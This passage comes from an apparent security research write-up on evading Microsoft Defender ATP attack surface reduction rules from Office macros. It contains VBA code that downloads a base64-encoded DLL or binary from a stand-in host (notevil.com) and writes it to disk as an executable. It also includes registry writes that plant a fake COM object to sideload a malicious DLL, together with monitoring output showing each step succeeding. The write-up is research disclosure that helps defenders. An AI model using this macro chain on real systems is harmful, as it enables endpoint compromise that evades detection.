


Figure 11: Malicious Payload Loaded into Memory

```
*** initial beacon from Admin@172.16.144.20 (DEFENDER-ATP)
```

Figure 12: Malicious File's Attributes

The above illustrates that the payload was loaded successfully without being blocked by the ASR rules. The code demonstrates one way an attacker can leverage this trust to bypass the ASR rule to spawn a child process and compromise an endpoint without being blocked. The question becomes how attackers can effectively get their payload onto the endpoint. If an attacker can download a DLL payload without triggering the "Block Office applications from creating executable content" ASR rule, they can perform the attacks outlined above.

Block Office applications from creating executable content

This "Block Office applications from creating executable content" rule also applies to all Microsoft Office applications (e.g., Word, Excel, PowerPoint, etc.). It aims to prevent these processes from writing executable content to disk. Attackers often use Office documents to smuggle executable content over to an endpoint using document embedded VBA macros. Taking into account the bypass techniques described above, an attacker would need to transfer the malicious DLL in a format that would not trigger this security mechanisms (e.g., The Block Office application from creating executable content ASR rule). There are numerous evasive techniques an attacker can use to write an executable file onto disk, including storing an obfuscated string-based version (often using base64 encoding) in the macro itself or downloading files from a remote resource to the endpoint.

Let's examine a technique in which a macro downloads a file containing the DLL-based payload in an obfuscated base64 format. An attacker can start by creating another COM object (Microsoft.XMLHTTP) gaining the ability to execute an HTTP request, in this case, an HTTP GET request to a URL. The second COM object (ADODB.stream) provides the ability to read/write bytes of a data stream. By combining the two COM objects, an attacker can request a remote resource through an HTTP GET request and write the response (in this case, the file itself) to disk.

```
RZIVyI = "https://notevil.com/updater.txt"
fVqggL = "updater.txt"
Set AFjZ = CreateObject("Microsoft.XMLHTTP")
AFjZ.Open "GET", RZIVyI, False
AFjZ.send
```

```
If AFjZ.Status = 200 Then
Set jfIbu = CreateObject("ADODB.Stream")
jfIbu.Open
jfIbu.Type = 1
jfIbu.Write AFjZ.responseBody
jfIbu.SaveToFile fVqggL, 2
jfIbu.Close
```

End If

Using the Window's Sysinternal tool Process Monitor, a tool for monitoring Windows events in real-time, we can see the downloading of a file was successful as WinWord.exe performs numerous FASTIO_Write operations to write updater.txt to disk.

Image

The screenshot shows the Process Monitor application window with the following data:

Time of Day	Process Name	PID	Operation	Path	Result	Detail
2:55:22.45915...	WINWORD.EXE	4076	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\updater.txt	SUCCESS	Offset: 47,104, Length: 2,048
2:55:22.45919...	WINWORD.EXE	4076	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\updater.txt	SUCCESS	Offset: 49,152, Length: 2,048
2:55:22.45922...	WINWORD.EXE	4076	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\updater.txt	SUCCESS	Offset: 51,200, Length: 2,048
2:55:22.45926...	WINWORD.EXE	4076	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\updater.txt	SUCCESS	Offset: 53,248, Length: 2,048
2:55:22.45930...	WINWORD.EXE	4076	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\updater.txt	SUCCESS	Offset: 55,296, Length: 2,048
2:55:22.45934...	WINWORD.EXE	4076	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\updater.txt	SUCCESS	Offset: 57,344, Length: 2,048
2:55:22.45938...	WINWORD.EXE	4076	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\updater.txt	SUCCESS	Offset: 59,392, Length: 2,048

Figure 13: Process Monitor WinWord - Writing updater.txt

Now, this is simply a text file containing a base64 encoded string. There is nothing inherently executable about the file in its current state. The next step is to take that base64 encoded string, decode it and write the bytes to disk to reassemble the executable file. This is done using the COM object (ADODB.stream) again to handle read/write bytes of the data stream.

The second COM object (Microsoft.XMLDOM) allows the reading of data stored in a file. The XMLDCOM object allows for the data type to be set (in this case, base64) and once opened and stored in a string with the proper datatype, the ADODB.stream object can write the string of code to disk using a different data type (in this case, BinaryStreamType), converting the base64 string back into a binary form.

```
Dim strBase64 As String
Dim llHapUtwZ As String
llHapUtwZ = Environ("AppData") & "\Microsoft\Excel\"
Dim strFilename As String: strFilename = llHapUtwZ + "updater.txt"
Dim strFileContent As String
Dim iFile As Integer: iFile = FreeFile
Open strFilename For Input As #iFile
strBase64 = Input(LOF(iFile), iFile)
Close #iFile

Const UseBinaryStreamType = 1
Const SaveWillCreateOrOverwrite = 2

'Base64 Decode'
Dim streamOutput: Set streamOutput = CreateObject("ADODB.Stream")
Dim xmlDoc: Set xmlDoc = CreateObject("Microsoft.XMLDOM")
Dim xmlElem: Set xmlElem = xmlDoc.createElement("tmp")

xmlElem.dataType = "bin.base64"
xmlElem.Text = strBase64
streamOutput.Open
streamOutput.Type = UseBinaryStreamType
streamOutput.Write = xmlElem.nodeTypedValue
streamOutput.SaveToFile llHapUtwZZ, SaveWillCreateOrOverwrite

Set streamOutput = Nothing
```

Below shows that the WinWord.exe process performs numerous FASTIO_Write operations to write the value of the decoded base64 string into an executable DLL on disk, without triggering the ASR rule "Block Office applications from creating executable content".

Image

Time ...	Process Name	PID	Operation	Path	Result	Detail
2:13:0...	WINWORD.EXE	7036	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\Appwiz.xll	SUCCESS	Offset: 3,033,088, Length: 2,048
2:13:0...	WINWORD.EXE	7036	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\Appwiz.xll	SUCCESS	Offset: 3,035,136, Length: 2,048
2:13:0...	WINWORD.EXE	7036	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\Appwiz.xll	SUCCESS	Offset: 3,037,184, Length: 2,048
2:13:0...	WINWORD.EXE	7036	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\Appwiz.xll	SUCCESS	Offset: 3,039,232, Length: 2,048
2:13:0...	WINWORD.EXE	7036	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\Appwiz.xll	SUCCESS	Offset: 3,041,280, Length: 2,048
2:13:0...	WINWORD.EXE	7036	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\Appwiz.xll	SUCCESS	Offset: 3,043,328, Length: 2,048
2:13:0...	WINWORD.EXE	7036	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\Appwiz.xll	SUCCESS	Offset: 3,045,376, Length: 2,048
2:13:0...	WINWORD.EXE	7036	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\Appwiz.xll	SUCCESS	Offset: 3,047,424, Length: 2,048

Figure 14: Process Monitor WinWord - Writing Appwiz.xll

Through further investigation, it was observed not as a gap in WDATP's sensors, but rather that WDATP has visibility into this activity. Through WDATP endpoint's timeline of events looking for any reference to Appwiz.xll, we observed that WDAPT recorded a "created file" event when Word created the file AppWiz.xll. It is important to note that .XLL files are executable.

Image



Figure 15: WDAPT Timeline - WinWord Creating Appwiz.xll

Using the same technique, an unmodified binary can be downloaded. For this test, we are using the actual calc.exe found in C:\Windows\system32.

```

RZIVyI = "https://notevil.com/calc.exe"
fVqggL = "calc.exe"
Set AFjZ = CreateObject("Microsoft.XMLHTTP")
AFjZ.Open "GET", RZIVyI, False
AFjZ.send


If AFjZ.Status = 200 Then
Set jfIbu = CreateObject("ADODB.Stream")
jfIbu.Open
jfIbu.Type = 1
jfIbu.Write AFjZ.responseBody
jfIbu.SaveToFile fVqggL, 2
jfIbu.Close

End If

```

Here the WinWord.exe process again performs numerous FASTIO_Write operations to write calc.exe to disk, without being blocked by the ASR rule.

Image



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
5:25:1...	WINWORD.EXE	276	IRP_MJ_CREATE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	Desired Access: Generic Write
5:25:1...	WINWORD.EXE	276	IRP_MJ_CLOSE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	
5:25:1...	WINWORD.EXE	276	IRP_MJ_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	Offset: 0, Length: 2,048, Priorit
5:25:1...	WINWORD.EXE	276	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	Offset: 2,048, Length: 2,048
5:25:1...	WINWORD.EXE	276	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	FAST IO DISALLO...	Offset: 4,096, Length: 2,048
5:25:1...	WINWORD.EXE	276	IRP_MJ_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	Offset: 4,096, Length: 2,048, F
5:25:1...	WINWORD.EXE	276	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	Offset: 6,144, Length: 2,048
5:25:1...	WINWORD.EXE	276	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	Offset: 8,192, Length: 2,048
5:25:1...	WINWORD.EXE	276	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	Offset: 10,240, Length: 2,048
5:25:1...	WINWORD.EXE	276	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	Offset: 12,288, Length: 2,048
5:25:1...	WINWORD.EXE	276	FASTIO_WRITE	C:\Users\Admin\AppData\Roaming\Microsoft\Excel\calc.exe	SUCCESS	Offset: 14,336, Length: 2,048

Figure 16: Process Monitor WinWord - Writing Calc.exe

As before, we can look to see if any events relating to calc.exe are in WDAP's timeline and note a single event that WinWord created a calc.exe file.

Image



WINWORD.EXE created file calc.exe admin explorer.exe > WINWORD.EXE > calc.exe

Figure 17: WDAPT Timeline - WinWord Creating Calc.exe

While downloading a binary file directly from the Internet bypassed the ASR rule, advanced attackers often do not download binaries in an unmodified format as other typical network controls in place can detect or alert on the downloading of a binary file. Obviously, running it would not work as the "Block all Office applications from creating child processes" rule would prevent the execution. However, using the base64 file technique as well as the previous technique of bypassing "Block all Office applications from creating child processes", attackers can get a DLL containing shellcode onto disk, spawn a child process using an Office macro, and load a malicious DLL into memory without triggering the WDAPT or its ASR rules.

While this bypasses WDAPT's ASR rules, it is possible that another component of WDAPT could catch these events to allow some sort of advanced threat hunting to be performed.

What does WDAPT see?

While Microsoft claims that WDAPT and AMSI can view and detect COM objects, it was demonstrated in the above examples that WDAPT's sensors do not have coverage when detecting all COM objects that are stored in a VBA macro. Using the code snippets above as one combined attack, WDAPT's sensors detect WinWord.exe creating an executable file as well as a Microsoft Office process under svchost.exe, but nothing in between.

Image




Figure 18: WDAPT Timeline

To understand what WDAPT is missing, we need to know what is happening at the API level and how COM objects are created.

COM Object Creation

To first understand how COM objects are created, there needs to be an understanding of the `CoCreateInstance` function. `CoCreateInstance` is used to create and initialize COM objects based on the CLSID (a globally unique identifier used to identify a specific COM class object). The `CoCreatIstance` function and all other COM-related functions are stored in `ole32.dll` and loaded when Object Linking and Embedding (OLE) operations (such as COM) are required. This function pulls the information to execute the call using the values stored in registry keys. The Windows registry stores all low-level settings for all applications, services, device drivers, and interfaces used by various levels of the Windows operating system. This means that the registry also contains information about all COM objects on the system. As a result, when a process creates a COM object, the process queries the registry to obtain the CLSID value to identify the exact path of the related application and any additional execution options.

```
HRESULT CoCreateInstance(  
  
REFCLSID rclsid,  
LPUNKNOWN pUnkOuter,  
DWORD dwClsContext,  
REFIID riid,  
LPVOID *ppv  
  
);
```

In the above code, the first argument is "rclsid", the CLSID ID of the COM object that is being created. These CLSID values can be found in the `HKEY_CLASSES_ROOT\CLSID\` path of the registry. However, before a process can call the CLSID, it must know the value. This is done by first performing a registry query to look for the COM object in `HKEY_CLASSES_ROOT\<COM object name>`, and if it exists, a second registry query will be made to get the CLSID value stored in the subfolder.

Image

WINWORD.EXE	7252	RegOpenKey	HKCR\Excel.Application	SUCCESS	Desired Access: Read
WINWORD.EXE	7252	RegQueryKey	HKCR\Excel.Application	SUCCESS	Query: HandleTags, HandleTags: 0x0
WINWORD.EXE	7252	RegOpenKey	HKCLM\Software\Classes\Excel.Application\CLSID	NAME_NOT_FOUND	Desired Access: Read
WINWORD.EXE	7252	RegQueryKey	HKCR\Excel.Application	SUCCESS	Query: HandleTags, HandleTags: 0x0
WINWORD.EXE	7252	RegOpenKey	HKLM\SOFTWARE\Microsoft\Office\Click To Run\Regis...	SUCCESS	Desired Access: Read
WINWORD.EXE	7252	RegQueryValue	HKLM\SOFTWARE\Microsoft\Office\Click To Run\REG...	SUCCESS	Type: REG_SZ
WINWORD.EXE	7252	RegOpenKey	HKCR\Excel.Application\CLSID	SUCCESS	Desired Access: Read
WINWORD.EXE	7252	RegQueryKey	HKCR\Excel.Application\CLSID	SUCCESS	Query: HandleTags, HandleTags: 0x0

Figure 19: Process Monitor - WinWord Querying Excel.Application Keys
Image




Figure 20: The CLSID Value of Excel.Application

Now that the process has the CLSID value for Excel.Application, the process can directly query all the needed values to create this COM object. These values are located in the HKCR\CLSID\<<CLSID Value> section of the registry. Next, we will focus on values needed for the third argument, "dwClsContext". This argument dictates how the object will run. While there are many different contexts, the ones that we care about are:

- CLSCTX_INPROC_SERVER - Uses a DLL to create and manage the object in the same process
- CLSCTX_LOCAL_SERVER - Uses an EXE to create the object in a different process
- CLSCTX_REMOTE_SERVER - Creates and manages the object but on a different computer

There can be various combinations of flags, but let's focus on CLSCTX_Server, which is a combination of three contexts outlined below.

```
typedef enum tagCLSCTX
{
```

```
CLSCTX_INPROC_SERVER = 1,
CLSCTX_INPROC_HANDLER = 2,
CLSCTX_LOCAL_SERVER = 4
CLSCTX_REMOTE_SERVER = 16
```

```
} CLSCTX;
```

```
#define CLSCTX_SERVER (CLSCTX_INPROC_SERVER | CLSCTX_LOCAL_SERVER |
```

CLSCTX_REMOTE_SERVER)

#define CLSCTX_ALL CLSCTX_INPROC_HANDLER | CLSCTX_SERVER)

When the function uses CLSCTX_SERVER as the argument for "dwClsContext", the process tells the COM object to choose the most appropriate server to create an instance of the requested COM class. This means it will first look for an in-process server that supports each COM class. Since it is a binary and not a DLL, this will fail as you cannot load a binary into a running process. As a result, COM will look for a local out-of-process service to run it. Now that the svchost.exe described above is enabled, it will succeed in creating the COM object. Using the APIMonitor tool, we can see the API CoCreateInstance called from ole32.dll to create a Microsoft Excel.Application COM object with appropriate context.

Image




Figure 21: API Monitor - CoCreateInstance Function Being Called

This API also pulls the values stored for each of these three contexts using the registry search and attempt all three options until a successful one is identified. In the case of Excel.Application, the process locates the LocalServer32 registry key, which contains the actual path and command-line arguments to run the automated version of the application. If we look below, we can see the same parameters that our Excel process uses. If successful, the fifth value in this function will return the value of the interface pointer. This pointer will be used to interact with the COM object.

Image




Figure 22: Process Monitor - WinWord Querying the LocalServer32

Image




Figure 23: The LocalServer32 Value for Excel.Application

By tracing the execution of the “CoCreateInstance” function, the required registry keys needed to create a COM object are identified. Further inspection of the registry shows the permission for the CLSID values are not consistent. A large majority of COM objects stored here only allow “Full Control” permission to the Trusted Installer. The Trusted Installer is a service account that owns resources to protect them, even from Administrators. This is intended to ensure that even if an attacker obtains administrative privileges, the resources cannot be manipulated maliciously. Unfortunately, a lot of COM Objects allow anyone in the Administrators groups “Full Control” permission. In addition, the root key CLSID allows the Administrators group “Full Control” permissions rather than NT AUTHORITY\System or Trusted Installer. Because of this, under an elevated context we can create, or even modify specific COM objects values.

Image




Figure 24: CLSID Root Key Permissions

By writing the registry keys with the proper values and names, an attacker calls an unregistered COM object to sideload a malicious DLL into a legitimate process.

```
Set iULyts = CreateObject ("WScript.Shell")
```

```
iULyts.RegWrite "HKCR\MAPLEMODE\", ""
```

```
iULyts.RegWrite "HKCR\MAPLEMODE\CLSID\", ""
```

```
iULyts.RegWrite "HKEY_CLASSES_ROOT\MAPLEMODE\CLSID\", "{FFFDC614-B694-4AE6-AB38-5D6374584B45}", "REG_SZ"
```

```
iULyts.RegWrite "HKEY_CLASSES_ROOT\CLSID\{FFFDC614-B694-4AE6-AB38-5D6374584B45}\", "InprocServer32"
```

```
iULyts.RegWrite "HKEY_CLASSES_ROOT\CLSID\{FFFDC614-B694-4AE6-AB38-5D6374584B45}\InprocServer32\", "C:\Users\Admin\Desktop\MAPLEMODE.dll", "REG_SZ"
```

Image




Figure 25a: Fake COM Object Created
Image

